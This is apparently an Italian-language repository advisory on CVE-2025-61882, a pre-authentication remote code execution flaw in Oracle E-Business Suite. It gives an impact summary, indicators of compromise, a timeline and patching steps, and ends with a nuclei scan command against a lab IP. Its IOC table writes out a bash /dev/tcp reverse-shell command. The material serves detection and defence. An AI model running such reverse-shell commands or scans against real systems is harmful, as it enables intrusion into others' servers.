 222dff-afk/blackash-cve-2025-61882
Fornisce un advisory dettagliato su CVE-2025-61882 con analisi tecnica, IOC, query di rilevamento e un template di exploit basato su nuclei per la RCE pre-autenticazione in Oracle E-Business Suite.

Riepilogo breve: Esecuzione remota di codice critica pre‑autenticazione in Oracle E‑Business Suite (EBS) — interessa le versioni 12.2.3 → 12.2.14, CVSS 9.8, sfruttata attivamente in natura (segnalate attività di ransomware/estorsione). ([oracle.com][1])
| Campo | Dettagli |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Prodotto / Componente | Oracle E‑Business Suite (EBS) — integrazione Concurrent Processing / BI Publisher |
| 📦 Versioni interessate | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Tipo | Esecuzione remota di codice (RCE) — nessuna autenticazione richiesta |
| 🔥 Sfruttata in natura | Sì — segnalate campagne di sfruttamento di massa / estorsione |
| 📅 Divulgazione / cronologia | Ottobre 2025 (avviso del fornitore + writeup pubblici). ([oracle.com][1]) |
(Quanto sopra consolidato da avviso del fornitore, NVD/CISA e molteplici analisi dei fornitori.) ([oracle.com][1])
| Area di impatto | Cosa significa |
|---|---|
| 🔓 Riservatezza | Gli attaccanti possono leggere dati sensibili HR/finanziari/ERP |
| 🛠️ Integrità | Gli attaccanti possono modificare record, creare backdoor o alterare configurazioni |
| ⚡ Disponibilità | Gli attaccanti possono interrompere i servizi, eseguire ransomware o distruggere i backup |
| 🧭 Livello di rischio | Estremo — RCE pre‑autenticazione su sistema ERP critico → possibile pivot completo sul dominio |
Riferimenti che segnalano sfruttamento ad alto impatto e collegamenti a ransomware. ([Rapid7][2])
Oracle e i team di incident response hanno pubblicato gli IOC; di seguito sono riportati esempi rappresentativi segnalati negli avvisi e nei writeup dei fornitori. Cercate questi pattern nei log e negli endpoint. ([oracle.com][1])
| Tipo | Esempio |
|---|---|
| 🌐 IP (osservati) | 200.107.207.26, 185.181.60.11 (indirizzi di esempio segnalati) |
| 🧾 Pattern di comando | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (reverse shell) |
| 🗂️ Hash di file | Diversi hash SHA‑256 per script di exploit sospetti (vedere l'avviso del fornitore per l'elenco completo) |
| 🕳️ Artefatti | Web shell inattese, nuovi cronjob, connessioni in uscita sospette verso IP/porte insoliti |
Se desiderate l'elenco completo degli IOC (IP, hash completi, nomi file) posso incollarlo qui — dite "incolla IOC". (Nessun link.)
| Data | Evento |
|---|---|
| 9 agosto 2025 | Prima attività di sfruttamento nel mondo reale segnalata (telemetria del fornitore). ([crowdstrike.com][4]) |
| Inizio ottobre 2025 | Oracle ha emesso un avviso di sicurezza / disponibilità di patch per EBS. ([oracle.com][1]) |
| 6–7 ottobre 2025 | CISA ha aggiunto la CVE al suo catalogo Known Exploited Vulnerabilities (KEV) (indicazioni per le agenzie federali, scadenza per la mitigazione). ([cisa.gov][5]) |
| Ottobre 2025 (in corso) | Molteplici writeup di fornitori e segnalazioni di sfruttamento di massa (CrowdStrike, Rapid7, Tenable, ecc.). ([crowdstrike.com][4]) |
| Priorità | Azione | Note / Specifiche di esempio |
|---|---|---|
| 1️⃣ Critica | Applicare la patch alle istanze EBS interessate | Applicare immediatamente le patch dell'avviso di sicurezza Oracle per le versioni 12.2.3–12.2.14. ([oracle.com][1]) |
| 2️⃣ Alta | Isolare / limitare l'accesso agli endpoint web EBS | Bloccare HTTP/HTTPS esposti a Internet verso EBS; consentire solo IP amministrativi fidati o VPN. |
| 3️⃣ Alta | Abilitare/regolare le regole WAF | Distribuire firme WAF di fornitori/comunità per i pattern di exploit; bloccare payload sospetti. ([Rapid7][2]) |
| 4️⃣ Alta | Caccia e rilevamento | Cercare nei log comandi di reverse shell, scritture di file anomale e connessioni in uscita verso gli IOC. |
| 5️⃣ Incidente | Contenere e rispondere se si riscontra una compromissione | Isolare l'host, preservare le prove forensi, cambiare le credenziali, ricostruire da backup puliti. |
| 6️⃣ Policy | Segnalare e notificare | Se rientrate in requisiti normativi/contrattuali, notificare stakeholder e autorità secondo la policy (le indicazioni CISA/KEV possono applicarsi). ([nvd.nist.gov][3]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io
